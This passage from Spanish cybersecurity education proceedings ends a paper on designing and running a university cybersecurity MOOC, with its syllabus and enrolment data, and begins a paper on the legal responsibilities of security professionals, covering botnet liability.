Estos primeros meses se dedicaron a la generación de la Biblia de contenidos del MOOC. En esta biblia se recogían todos los contenidos del curso y se avanzaba en la selección del mejor formato para cada uno de ellos, un aspecto esencial en un curso de estas características: el equilibrio entre los distintos tipos de contenidos puede ser crítico para la motivación de los alumnos (demasiados vídeos o demasiado largos puede resultar aburrido, demasiado texto puede parecer muy pasivo, demasiadas actividades pueden fomentar el miedo al fracaso). En nuestro caso debíamos elegir entre: pantalla multimedia (texto, imágenes, enlaces), pantalla de vídeo (clase, animación, podcast) o pantalla de actividad (rellenar huecos, drag&drop, categorías, completar infografías, tests). Para cada tipo de contenido, cada profesor debía además de generar los contenidos necesarios, rellenar la ficha correspondiente con las indicaciones para el equipo técnico y/o de producción de contenidos audiovisuales.

Por ejemplo, en el caso de escoger una pantalla de vídeo para un determinado contenido del curso, el profesor debía, además de escribir los contenidos de los que se iba a extraer el guión posteriormente, rellenar una ficha con todas las características del vídeo y todos los requisitos para su producción llegado el momento. En el caso de escoger una actividad, además de los contenidos, había que especificar el tipo de actividad, generar las posibles soluciones, indicar el número de intentos para el alumno, asociar una puntuación, etc.

En el mes de Octubre se realizó un taller con el coordinador del equipo de producción de contenidos audiovisuales para aprender las técnicas básicas de grabación de vídeo clases: uso del tele prompter, uso del croma, dicción, lenguaje corporal, etc. A partir de este momento se grabaron los vídeos necesarios para producir el About del curso (recurso publicitario principalmente) y todos los materiales para las diferentes vídeo clases.

En paralelo, se comenzó a trabajar con la identidad visual del curso (logotipos, lower thirds, cabeceras, gama de colores, estilo de animación, etc,) y se contrató a un diseñador gráfico externo a la universidad para realizar el diseño de las más de 120 figuras incluidas en el MOOC.

Los meses de Noviembre y Diciembre se dedicaron a:

- Equipo docente: Grabaciones de vídeo clases, locuciones de animaciones, revisión de diseños y contenidos.
- Equipo de producción de contenidos audiovisuales: Producción de vídeo clases y animaciones.
- Equipo técnico: Puesta en marcha de la plataforma URJCx (hay que tener en cuenta que en Enero del 2016 comenzaban los primeros cursos en esta plataforma) e integración de contenidos.

En este momento se decidió retrasar el inicio de los cursos en dos meses ya que los retrasos acumulados en el proyecto hacían imposible comenzar en las fechas previstas con una calidad adecuada. Los meses de Enero y Febrero se dedicaron a finalizar la integración de contenidos, a

llevar a cabo la fase de testeo y a realizar la publicidad de nuestro curso, que al final resultó ser el primero en abrirse en la plataforma URJCx. El curso se inició el 1 de Marzo del 2016.

IV. Enfoque docente del MOOC

A. Público objetivo y requisitos

El curso va dirigido a estudiantes y profesionales del ámbito de las TIC (Tecnologías de la Información y de las Comunicaciones) que quieran aprender ciberseguridad en el plano operativo/técnico. Se recomiendan conocimientos básicos de desarrollo de software, bases de datos, sistemas operativos y redes de computadores. No son necesarios conocimientos previos de seguridad informática.

B. Duración y programa

El MOOC se ha diseñado para cursarse en 6 semanas, estimando que el alumno debe realizar un esfuerzo de unas 4 horas semanales para superarlo con éxito. El enfoque del curso es interactivo, es decir, se pretende que los alumnos participen de su aprendizaje de manera activa, proponiéndoles para ello distintos tipos de actividades con el soporte del equipo docente a través de los foros disponibles en la plataforma. Incidimos en este punto porque otros cursos de ciberseguridad están más bien enfocados como repositorios de contenidos o conjuntos de tutoriales pero sin esta componente de interacción que para nosotros es esencial en el caso de un MOOC ([9], [10]).

El curso se estructura en 6 módulos, uno por semana del curso y cada uno de estos módulos contiene 4 unidades didácticas compuestas por pantallas multimedia, de vídeo o de actividad en forma de micro-lecciones ([11]). El alumno debería dedicar más o menos una hora a cada una de estas unidades (todas ellas compuestas por entre 4 y 7 micro-lecciones o pantallas) de manera que así complete las cuatro horas de estudio semanales estimadas para la realización del curso.

Al iniciar cada semana de estudio o módulo, se proporciona al alumno una guía de estudio que debe seguir para trabajar con todos estos materiales. Esta guía recoge los objetivos de la unidad didáctica, el tiempo recomendado para su estudio (en forma de calendario), el profesor encargado de cada contenido, las instrucciones para su estudio, etc. Este tipo de guías son importantes para ayudar a los alumnos a planificar su tiempo, recurso normalmente escaso y a gestionar adecuadamente sus expectativas respecto a cada semana.

Al finalizar cada semana, se proporciona al alumno una pantalla resumen con todo lo aprendido, el test de evaluación que se tendrá en cuenta para calificar el curso y una serie de enlaces y materiales optativos que se recomiendan por si el alumno quiere profundizar en la materia.

El alumno tiene además a su disposición durante las 6 semanas de duración del curso los foros asociados a cada uno de los módulos ([12]) además de un foro para resolver problemas técnicos, uno de cafetería, etc.

Este es el programa del curso:

1. Módulo I (Semana 1) - Conceptos básicos y contexto actual de la ciberseguridad:
   - Unidad 1- Los tres pilares de la ciberseguridad y contexto actual.
   - Unidad 2 - Amenaza, riesgo y vulnerabilidad.
   - Unidad 3 - El factor humano: políticas y procedimientos.
   - Unidad 4 - Anatomía de un ataque hacker.
2. Módulo II (Semana 2) - Ataques a nivel de red/sistema y servicio/aplicación:
   - Unidad 5 - Envenenamientos, suplantación y Man in the Middle.
   - Unidad 6- Secuestros de sesión y denegaciones de servicio volumétricas.
   - Unidad 7 - Desbordamientos e inyecciones de código y comandos.
   - Unidad 8 - Forgeries: XSS, XSRF, clickjacking.
3. Módulo III (Semana 3) - Malware y APTs:
   - Unidad 9 - Tipos de malware.
   - Unidad 10 - Técnicas de desarrollo de malware.
   - Unidad 11 - Casos de estudio de malware reciente.
   - Unidad 12 - Advanced Persistent Threats (APTs).
4. Módulo IV (Semana 4) - Criptografía y contramedidas a nivel de red:
   - Unidad 13 - Tipos de sistemas criptográficos y sus aplicaciones.
   - Unidad 14 - Mecanismos de autenticación.
   - Unidad 15 - Segmentación de redes, defensa perimetral y prevención/detección de intrusos.
   - Unidad 16 - Comunicaciones seguras: IPSec y TLS.
5. Módulo V (Semana 5) - Contramedidas a nivel de servicio/aplicación y metodologías de desarrollo seguro.
   - Unidad 17 - Sistemas operativos de confianza.
   - Unidad 18 - Soluciones antimalware.
   - Unidad 19 - Codificación segura.
   - Unidad 20 - Desarrollo seguro.
6. Módulo VI (Semana 6) - Retos actuales y tendencias futuras:
   - Unidad 21 - Ciberseguridad en entornos móviles y BYOD.
   - Unidad 22 - Ciberseguridad industrial y en contextos Internet of Things.
   - Unidad 23 - Protección de infraestructuras críticas.
   - Unidad 24 - Ciberseguridad en entornos cloud.

Las figuras 1 y 2 muestran el aspecto de estos contenidos integrados en la plataforma en su versión definitiva para la primera edición del curso.

C. Evaluación y certificados

Las actividades que se incluyen en las pantallas de las diferentes unidades del MOOC sirven para que el alumno practique con los conceptos aprendidos y evalúe su progreso, pero no se tienen en cuenta para la evaluación del resultado del curso. Esta evaluación se realiza exclusivamente a través de los 6 tests asociados a cada uno de los módulos o semanas de estudio. Desde nuestro punto de vista se trata de una buena alternativa para la evaluación del curso ya que otras evaluaciones más costosas pueden incrementar drásticamente las tasas de




Fig. 1. Aspecto de una guía de estudio del MOOC en la plataforma

Fig. 2. Aspecto de una unidad del MOOC en la plataforma

abandono, ya de por sí altas en este tipo de cursos.

Los alumnos que superen el 80% de estos tests reciben automáticamente y de manera gratuita una insignia que pueden incorporar a su curriculum digital y a su perfil en redes sociales. Además, pagando 25 euros, pueden obtener a través de la propia plataforma un certificado "clásico" de la Universidad Rey Juan Carlos que acredite que han superado el curso.

V. Implantación y resultados

En esta primera edición del MOOC se han inscrito 2012 alumnos tras realizar una semana de publicidad por redes sociales (corporativas y del equipo docente) y correo electrónico (campaña de emails de marketing). La figura 3 muestra la edad, género y formación previa de estos alumnos a partir de los datos disponibles. Cabe añadir que además de los perfiles técnicos que esperábamos para este curso, nos ha sorprendido el alto porcentaje de alumnos con perfiles relacionados con el Derecho, la Criminología y el Periodismo que se han inscrito en el curso. No nos ha sorprendido tanto, aunque esperamos poder mejorar estas cifras en el futuro, el bajo porcentaje de mujeres inscritas.

En el momento en el que se envía este artículo a las jornadas el MOOC todavía no ha finalizado, por lo que no se pueden aportar datos en cuanto a la tasa de éxito o al número de alumnos certificados, aunque durante la celebración de las jornadas sí que dispondremos de estos datos para analizarlos y discutirlos.

Dejando a un lado los datos cuantitativos, tras tres semanas de curso (en el momento de escribir este artículo estamos justo en el ecuador del MOOC) podemos hacer ciertas observaciones cualitativas:

- La cantidad de trabajo que el MOOC supone a la semana para los alumnos parece en general bien estimada,

DISTRIBUCIÓN POR GÉNERO

Gender	Count
No Data	290
Male	1417
Other	5
Female	299

NIVEL DE ESTUDIOS

Level of Education	Count
Elementary/primary school	19
None	2
Bachelor's degree	436
Secondary/high school	306
Master's or professional degree	625
No Data	334
Doctorate	31
Junior secondary/junior high/middle school	37

Fig. 3. Análisis de los alumnos inscritos en el MOOC

con los datos de las tres primeras semanas del curso se observa que la media está alrededor de las 4 horas para las que se habían diseñado los contenidos. Sin embargo el reparto del tiempo entre los distintos tipos de contenidos ha sido un poco diferente del esperado: los alumnos han pasado más tiempo del estimado en las pantallas de vídeo y menos en las pantallas multimedia y de actividad.

- Estas pantallas de actividad han supuesto uno de los motivos de conversación más frecuente en los foros del MOOC. Los temas más comentados han sido: o bien que las actividades les parecían demasiado fáciles a los alumnos, o demasiado difíciles, o que querían ver las soluciones nada más realizar los dos intentos que se les permitían para realizar estas actividades, o que dos intentos les parecían pocos. Y en general, y a pesar de las explicaciones en diferentes secciones y momentos (página About del curso, vídeo de presentación y bienvenida, guías de estudio, foros), los alumnos confundían estas pantallas de actividad incluidas en las unidades de estudio con las evaluaciones tipo test al final de cada semana.
- Los foros están siendo muy dinámicos, aunque la participación de la mayor parte de los alumnos ha sido más bien en forma de queja o protesta que de aprendizaje social o colaborativo. A pesar de que las actividades están planteadas para fomentar esta colaboración y los foros parecían el mecanismo ideal para facilitarla, el resultado no ha sido del todo el esperado. Como mucho se han utilizado los foros para compartir las soluciones de las actividades, pero no para discutir estas soluciones o los fallos de cada alumno. Esperábamos más actividad en este sentido de interacción con los profesores para la realización de las actividades.
- Se ha contado con la colaboración de una persona en este sentido, un "dinamizador" para el foro, que ayudaba a otros compañeros con sus dudas o planteaba debates o actividades alternativas (por si involucrar a la figura del "profesor" desanimaba en algunos casos a los alumnos que necesitaban ayuda). Aún así, no estamos del todo satisfechos con los resultados obtenidos.
- Aunque todas las piezas de vídeo del MOOC se han mantenido por debajo de los 10 minutos de duración, hemos comprobado que por encima de los cuatro minutos estos vídeos tienen muchas menos visualizaciones y además a los alumnos les cuesta más prestar atención a los conceptos que se introducen.
- Similares experiencias hemos tenido con las pantallas en las que hay que realizar algo más de scroll-down de el habitual, por lo que es un aspecto a tener en cuenta.

VI. Conclusiones y trabajo futuro

Los cursos on-line, abiertos y masivos de tipo MOOC pueden ser una herramienta fundamental en la formación de profesionales en el campo de la ciberseguridad, tanto de estudiantes o trabajadores con poca experiencia que comienzan su carrera y quieren especializarse en este área como en el caso de personas más experimentadas que quieren complementar su formación, reciclar su perfil, etc.

La Universidad Rey Juan Carlos ha puesto en marcha en el año 2016 su plataforma Open edX, URJCx, lanzando como primer curso el denominado "Ciberseguridad, ataques y contramedidas". La primera edición de este curso comenzó el día 1 de Marzo con 2012 alumnos inscritos. Para futuras ediciones de este curso o de otros similares pretendemos tener en cuenta algunas de todas las lecciones aprendidas en esta experiencia.

En cuanto a la planificación y desarrollo del proyecto, la experiencia nos ha permitido comprobar que es esencial contar con una herramienta de trabajo colaborativo adecuada para este tipo de proyectos (trabajo con distintos formatos de contenidos, capacidad para visualizarlos, suficiente capacidad de almacenamiento, herramientas de comunicación unificadas, etc.), y que además, todos los miembros de todos los equipos

involucrados deben estar formados en el uso de esta herramienta. Adicionalmente, deben existir procedimientos claros y que se hayan comunicado adecuadamente para la gestión de versiones, las validaciones de los materiales, etc. Todos estos aspectos nos han hecho perder mucho tiempo en esta primera edición del MOOC hasta el punto de incumplir la planificación inicial y de tener que retrasar dos meses el inicio del curso. Quizás sería bueno designar un responsable único del MOOC, ya que se ha echado en falta a lo largo del proyecto a alguien que coordinara a los coordinadores, y en muchos casos los profesores han terminado teniendo que resolver directamente cuestiones puntuales con personas específicas de los equipos de producción de contenidos audiovisuales o técnico.

En lo que se refiere al enfoque docente, para futuras ediciones del MOOC nos hemos propuesto revisar el formato escogido para alguno de los contenidos y equilibrar mejor el peso de las diferentes micro-lecciones para adecuarlas a las longitudes/duraciones más cómodas para los alumnos. No tenemos datos todavía de los accesos realizados a través de dispositivos móviles, pero sospechamos por diferentes motivos que se trata de un porcentaje muy elevado del número total de accesos.

Y por último, en cuestiones relativas a la implantación y desarrollo, tenemos que mejorar muchos aspectos de la plataforma (hay que tener en cuenta que nuestro MOOC ha sido el primero que se ha ofrecido en URJCx) y reflexionar acerca de la forma de conseguir un equilibrio en dos cuestiones. La primera, el nivel técnico del curso, ya que por los perfiles de los alumnos que se inscriben (y siendo un curso introductorio), puede resultar demasiado alto o demasiado bajo para muchos de ellos. La segunda, las actividades, ya que parece que su planteamiento (número de intentos, forma en la que las soluciones se han puesto a disposición de los alumnos, interactividad, etc.) es el aspecto en el que más deberíamos mejorar para el futuro.

Por último mencionar que una de las cosas que nos planteamos también para el próximo curso académico es probar a utilizar alguno de los materiales generados para el MOOC con los alumnos de las asignaturas de Seguridad de las titulaciones presenciales, en concreto creemos que algunas de las animaciones producidas para explicar patrones de ataque o protocolos de comunicaciones seguros pueden resultarles de interés.

Agradecimientos

Nuestro agradecimiento a los profesores que han formado parte del equipo docente del MOOC (César Cáceres, Isaac Martín, Antonio Guzmán y Fernando Sevillano), a todo el equipo de la UPCA de la Universidad Rey Juan Carlos y a los componentes del Centro de Innovación en Educación Digital de la universidad que han hecho posible este proyecto.

Referencias

[1] Cyber security market by solution. http://www.marketsandmarkets.com/Market-Reports/cyber-security-market-505.html.

[2] Global cyber security market forecast and opportunities, 2020. http://www.techsciresearch.com/3424.

[3] Informe anual de seguridad de cisco. http://globalnewsroom.cisco.com/es/es/release/Los-ataques-avanzados-y-el-tr%C3%A1fico-malicioso-experimentan-un-crecimiento-sin-precedentes-1881684.

[4] How helping educators is good for the cybersecurity industry. https://securityintelligence.com/how-helping-educators-is-good-for-the-cybersecurity-industry/.

[5] A. Sachdeva, P. K. Singh, and A. Sharma. MOOCs: A comprehensive study to highlight its strengths and weaknesses. In *IEEE 3rd International Conference on MOOCs, Innovation and Technology in Education*, pages 365–370, 2015.

[6] D. H. Johnson. Teaching a âMOOC: Experiences from the front line. In *2013 IEEE Digital Signal Processing and Signal Processing Education Meeting (DSP/SPE)*, pages 268–272, 2013.

[7] Ashton Anderson, Daniel Huttenlocher, Jon Kleinberg, and Jure Leskovec. Engaging with massive online courses. In *Proceedings of the 23rd International Conference on World Wide Web*, WWW '14, pages 687–698, New York, NY, USA, 2014. ACM.

[8] Plataforma urjcx de la universidad rey juan carlos. www.urjcx.urjc.es.

[9] D. Gamage, S. Fernando, and I. Perera. Factors leading to an effective MOOC from participiants perspective. In *8th International Conference on Ubi-Media Computing*, pages 230–235, 2015.

[10] Janet Burge. Insights into teaching and learning: Reflections on MOOC experiences. In *Proceedings of the 46th ACM Technical Symposium on Computer Science Education*, SIGCSE '15, pages 600–603, New York, NY, USA, 2015. ACM.

[11] Y. Zhang. Strategies for design and application of micro-lesson. In *2014 International Conference of Educational Innovation through Technology*, pages 85–87, 2014.

[12] Doug Clow. MOOCs and the funnel of participation. In *Proceedings of the Third International Conference on Learning Analytics and Knowledge*, LAK '13, pages 185–189, New York, NY, USA, 2013. ACM.

Sobre las Responsabilidades Jurídicas de un Profesional de la Ciberseguridad

M. Robles Carrillo, J.A. Gómez Hernández, J. Camacho, P. García Teodoro
UGR Cyber Security Group (UCyS) – Universidad de Granada
Email: {mrobles, jagomez, josecamacho, pgteodor}@ugr.es

***Abstract*—Es creciente la demanda de profesionales en ciberseguridad por parte de organizaciones y empresas de todo el mundo. La labor de estos profesionales resulta de un alto impacto desde dos perspectivas distintas. Por un lado, por cuanto que en sus manos recae la responsabilidad de proteger información y sistemas de carácter sensible para las entidades que los contratan. Por otro lado, y no menos importante, porque su labor no está exenta de responsabilidad jurídica ante la sociedad y la justicia. Estas responsabilidades pueden llegar incluso al ámbito penal. En este trabajo se revisan algunos aspectos relevantes desde una perspectiva jurídica de la labor propia de esta profesión. Ello concluye en la necesidad de una formación integral y continua de estos profesionales que incluya no solo aspectos técnicos, sino también normativos y de legislación.**

***Index Terms*—Profesión, normativa, responsabilidad**

Tipo de contribución: *Formación innovación*

I. Introducción

La creciente relevancia de la ciberseguridad se evidencia en diversos hechos. Por una parte, en la continuada y decidida puesta en marcha de acciones diversas orientadas a la mejora de la seguridad en redes y sistemas por parte de gobiernos e instituciones en todo el mundo. Sírvanse citar en este contexto la Estrategia de Ciberseguridad Nacional a nivel español [1] o la Estrategia de Ciberseguridad de la Unión Europea [2], encuadrada en la Agenda Digital Europea. Por otra parte, la demanda creciente de profesionales, servicios y productos de ciberseguridad [3] se justifica cada vez más por la necesidad de hacer frente al aumento de la criminalidad cibernética en todas sus facetas, desde la mera delincuencia al ciberterrorismo internacional.

El desarrollo de las TIC y la seguridad de redes y sistemas está generando un intenso debate político, social y jurídico sobre la necesidad de buscar un equilibrio entre los conceptos de "seguridad" y "privacidad" . Ejemplo de ello son el derecho al olvido, al anonimato, la privacidad o la intimidad en la red (véanse casos recientes como el de Apple-FBI, http://www.abc.es/tecnologia/redes/abci-caso-apple-fbi-cuando-chocan-libertad-privacidad-y-justicia-201602242209_noticia.html). En los últimos años, la protección de datos personales ha desencadenado un auténtico aluvión de normas procedentes de organizaciones nacionales e internacionales que condicionan el trabajo técnico en materia de ciberseguridad, y que obligan especialmente a los profesionales de la ciberseguridad.

Todo esto ha derivado en una creciente demanda de profesionales especialistas en ciberseguridad [4], [5], lo cual ha dado lugar a su vez a la aparición de currícula específicos en esta línea [6] y, en relación a ello, la continuada oferta de másteres y cursos especializados en la temática. Tal es la situación, que desde el Instituto Nacional de Ciberseguridad (INCIBE) se ha dispuesto una línea interesante de becas para la formación especializada en ciberseguridad [7].

No obstante la amplia oferta formativa antes citada, gran parte de las propuestas actualmente dispuestas se centran en aspectos técnicos propios de la ciberseguridad. En cambio, no prestan la misma atención a la otra dimensión menos técnica pero igualmente necesaria para el desarrollo de la labor pretendida. Entre otras cuestiones es de destacar la oportunidad de una cierta formación jurídica, dado que es el derecho el instrumento que, por una parte, regula las relaciones entre los distintos ámbitos de actuación (social, económico, cultural, etc.) de un profesional de la ciberseguridad y, por otra, delimita las responsabilidades jurídicas asociadas. Y ello por cuanto que, primero, en sus manos recae la responsabilidad de proteger información y sistemas de carácter sensible para las entidades que los contratan y, segundo y no menos importante, porque su labor no está exenta de alcance y consiguiente responsabilidad ante la sociedad y, por ende, la justicia. Nótese que el desconocimiento de las normas no justifica su incumplimiento y el profesional de la ciberseguridad está, como todos, obligado a contar con un conocimiento, al menos, básico de las mismas [8].

Con el ánimo de profundizar en los aspectos jurídicos de la ciberseguridad, el resto del trabajo se organiza como sigue. En la Sección II se analiza el perfil típico de un profesional de la ciberseguridad, discutiéndose brevemente varias de las tareas que le son propias. Evidenciada la usual falta de formación normativa de estos profesionales, a lo largo de las Secciones III, IV y V se estudia y discute con cierto detalle acerca de las responsabilidades jurídicas implicadas en el desarrollo de algunas tareas propias de la ciberseguridad, a través del estudio de algunos casos de relevancia actual. Finalmente, en la Sección VI se concluyen a modo de resumen las implicaciones principales del presente trabajo.

II. Tareas de un profesional de la ciberserguridad

Los profesionales en ciberseguridad deben cubrir un amplio abanico de capacidades, que van desde la reducción de amenazas y vulnerabilidades al aseguramiento de la información, pasando por la respuesta a incidentes, operaciones de red, políticas de recuperación, etc. Estas responsabilidades se plasman en perfiles profesionales tales como consultor de seguridad, seguridad de redes, gestión de operaciones y seguridad, gestor de incidentes y amenazas, arquitecto de sistemas, gestor y analista de riesgos, analista forense, gestor de aprendizaje, entre otros.

Todos estos perfiles necesitan conocimientos diversos, tal como se recoge en las diferentes guías curriculares realizadas para la disciplina [6], [9]. En estas se indica la posibilidad de enfoques diferentes para cursos especilizados y/o másteres en el ámbito. Por ejemplo, un curso de ciberseguridad para profesionales de la computación, que se dirigiría a graduados relacionados con las TIC. Otra posiblidad es un máster de ciberseguridad en la sociedad, donde se enfatizan las implicaciones de los retos en ciberseguridad y vulnerabilidades con otras profesiones relacionadas con ciencias jurídicas y económicas. Un tercer ejemplo sería un curso de operaciones de ciberseguridad orientado a técnicas y tecnologías para evitar vulnerabilidades y brechas de seguridad.

De esta forma, en [9] se incluye una nueva área de conocimiento titulada *Information Assurance and Security* (IAS), que reestructura unidades de conocimiento de curricula anteriores para hacerlas más relevantes dada la situación actual. Esta reorganización reúne áreas que antes estaban alejadas pero que a su vez penetran en otras áreas de conocimiento para adaptarlas al trabajo actual en la materia que nos ocupa. El área de conocimiento IAS incluye los temas siguientes: conceptos fundamentales de seguridad, principios de diseño seguro, programación defensiva, amenazas y ataques, seguridad en redes, criptografía, seguridad web, seguridad de plataformas, políticas de seguridad y gobernanza, forense digital e ingeniería del software seguro. Seguidamente se comenta brevemente cada uno de estos aspectos y contenidos.

En el tema de *conceptos fundamentales* de seguridad se incluyen las propiedades de la triada CIA, los conceptos de riesgo, amenaza, vulnerabilidades, vectores de ataques, autorización y autenticación, y aspectos relacionados con el control de acceso. Por supuesto, sin olvidar aspectos éticos varios a los que nos debemos enfrentar.

En la parte de *principios de diseño* seguro aparecen dos focos. El primero, básico, donde nos encontramos los conceptos de aislamiento y menor privilegio, fallo seguro, seguridad extremo a extremo, defensa en profundidad, seguridad por diseño. El segundo, avanzado, donde podemos encontrar los elementos de mediación completa, composición de seguridad, economía de mecanismos, así como prevención, detección y disuasión.

En *programación defensiva* se abordan consideraciones sobre validación de entradas y saneamiento de datos, elección del lenguaje de programación y la gestión correcta de las excepciones. También se pueden abordar cuestiones de uso correcto de componentes de terceras partes y el empleo efectivo de actualizaciones de seguridad.

En la parte de *amenazas y ataques* se analizan los objetivos, motivaciones y capacidades de los atacantes, pudiendo verse ejemplos de *malware*, DoS e ingeniería social, así como los tipos de ataques sobre sistemas particulares, las contramedidas contra *malware* y sus limitaciones, y la identificación y mitigación de ataques DoS.

Los tipos de ataques y amenazas de red son unos de los principales contenidos de la unidad de seguridad de redes. También se incluye el uso de criptografía de datos, las arquitecturas de red seguras y los mecanismos de defensa y contramedidas.

La parte de *criptografía* incluye a nivel más básico la terminología fundamental de la materia, los tipos de cifrado y la infraestructura de clave pública (PKI) como soporte a la firma digital y el cifrado. El número de contenidos opcionales es muy amplio, pudiendo encontrarse primitivas criptográficas, criptografía simétrica, criptografía de clave pública, etc.

En *seguridad web* se abordan modelos de seguridad web, gestión de sesiones y autenticación, vulnerabilidades de aplicaciones y su defensa, seguridad de lado del cliente y del servidor.

En cuanto a la *seguridad de la plataforma*, esta engloba tópicos relacionados con la integridad de código, arranque seguro, *Trusted Platform Module* (TPM) y coprocesadores seguros, amenazas a periféricos y ataques físicos y seguridad de sistemas empotrados.

La parte de *políticas de seguridad y gobernanza* recoge los temas de política de privacidad, de copias de seguridad, y refresco de claves, políticas de violaciones de brechas, de colección y retención de datos, etc.

Por su parte, en los contenidos de *forense digital* se analizan los principios básicos y metodologías del análisis forense digital, reglas de evidencias y cadena de custodia, requisitos legales y procedimentales en la búsqueda y captación de evidencias, técnicas y estándares para la preservación de datos, y los elementos particulares del análisis forense cuando se aplican a sistemas específicos (sistemas operativos, aplicaciones, web, redes, dispositivos móviles, etc.). También se cubren elementos relacionados con anti-forense.

Por último, la *ingeniería de software seguro* aborda el proceso de integrar el requisito de la seguridad en el ciclo de vida del desarrollo, los principio de diseño y patrones de seguridad, las prácticas de desarrollo de software seguro, las pruebas de seguridad y, cómo no, la garantía de la calidad del software y las medidas de prueba.

Las nuevas titulaciones de Grado, como es el caso del *Grado en Ingeniería Informática*, han suplido algunas de las carencias en la adquisición de competencias relacionas con la ciberseguridad, al incluir ciertas asignaturas relacionadas con el tema. Sin embargo, es de señalar que estos conocimientos y capacidades resultan aún escasos para desarrollar con garantías plenas la actividad propia de un profesional de la ciberseguridad [10].

Este es el caso de aspectos y contenidos relacionados con la normativa y la legislación. Cuestiones básicas como responsabilidades en la gestión de una página web, en el control de accesos a un entorno, o en la configuración y protección de un sistema resultan, así, sin duda alguna, de una indudable importancia. Adicionalmente a estas, surgen otras numerosas dudas de no menos consideración y alcance cuando entran en juego tareas de mayor calado relacionadas con la innovación e investigación en ciberseguridad: ¿debe primar la privacidad frente al análisis de riesgos?, ¿qué alcance e implicaciones tiene el despliegue de contramedidas ante ataques?, ¿qué limitaciones existen en la monitorización y defensa de un sistema? O, en definitiva, ¿dónde está el límite entre la legalidad y la ilegalidad en el ámbito de la ciberseguridad?

A modo de ejemplo de las cuestiones anteriores, las siguientes secciones discuten tres casos de estudio que tratan de evidenciar el alcance y oportunidad de formar a los profesionales en ciberseguridad en estas temáticas.

III. Caso 1: Actuación como atacante intermedio

No es extraño oír argumentar a los usuarios finales que no merece la pena la adopción de medidas de seguridad en su entorno por cuanto que en sus equipos no disponen de información "de valor". Sin embargo, es de reseñar que gran parte de las veces un atacante no desea comprometer un cierto equipo por la información final en él contenida, sino como simple paso intermedio para la ejecución de ataques posteriores. Este es el caso de las conocidas *botnets*, donde los equipos capturados hacen las veces de zombies a las órdenes del *botmaster*, ocultando así la identidad real y localización efectiva de este ante la comisión de acciones maliciosas.

La definición de la responsabilidad en las acciones maliciosas desarrolladas por una *botnet* es un tema de gran interés. Si bien podría pensarse en este contexto que el único responsable del ataque es el *botmaster*, resulta totalmente oportuno preguntarse cuestiones como: ¿no existe co-responsabilidad alguna del usuario intermedio (zombie) en el ataque?, ¿hasta qué punto la "permisividad" de un entorno dado no tiene implicaciones jurídicas para el administrador de este?, ¿cuáles son los niveles mínimos de protección que delimitan, en su caso, la responsabilidad del profesional de la ciberseguridad para (solo) con su empresa y con otros usuarios externos ajenos a la misma?

A todas estas cuestiones y planteamientos no existe una respuesta única y definitiva, debiendo, además, situar las posibles en su contexto. El derecho difícilmente ofrece una solución única porque es, por definición, una regla general que hay que aplicar a todas y cada una de las situaciones concretas y, en consecuencia, diferentes entre sí. Pero el derecho es también un razonamiento lógico que permite extraer parámetros racionales de comprensión de esas reglas.

En primer lugar, con carácter general, por tratarse del ciberespacio, hay que tener presente que esa actividad puede ser ilegal o ilícita desde varias perspectivas: el derecho del país de origen de la red zombi, esto es del *botmaster*; el derecho de los países donde están situados los *bots*; el derecho del país donde se produce el ataque; y, además, el derecho internacional en general. Puede ser ilícito en todos, en algunos, en uno o, incluso, en ninguno porque dependerá, en cada caso, de las normas que existan y del uso que se haya hecho de la red *botnet*. Hay que dejar claro, también, que no se puede sancionar dos veces por un mismo hecho, pero sí puede ocurrir que un acto legal en un Estado resulte ilegal en otro.

En segundo lugar, hay que distinguir dos cuestiones diferentes: el uso de la red *botnet* y el objetivo del uso de la misma. El uso de una red *botnet* constituye generalmente, por sí mismo, una infracción porque es una modalidad de acceso ilícito. Los delitos clasificados como "piratería" se refieren al *acceso ilícito* a sistemas informáticos, dispositivos, programas o redes. En términos coloquiales, es una invasión, una interferencia o una utilización indebida y no autorizada de una propiedad ajena. Es, además, una conducta agravada porque tiene *vocación general* y no solo individual, como sería un ciberataque específico contra un objetivo concreto, ya que implica por definición una pluralidad de dispositivos afectados. El problema es que, en derecho, no hay una regla general en esta materia, sino que cada Estado tiene su propia regulación y es distinta en cada caso. En general, hay tres posibilidades: en unos casos, el acceso ilícito a sistemas informáticos puede considerarse equivalente al acceso ilícito a un edificio, luego directamente es un delito; en otros casos, se penaliza sólo si los sistemas afectados están protegidos por medidas de seguridad, si el autor tiene malas intenciones y/o se obtienen, modifican o dañan datos; y, por último, otros sistemas jurídicos no consideran delito el mero acceso, sino que se concentran en los delitos derivados del mismo, es decir, en el objetivo de la red *botnet*, que es distinto del acceso.

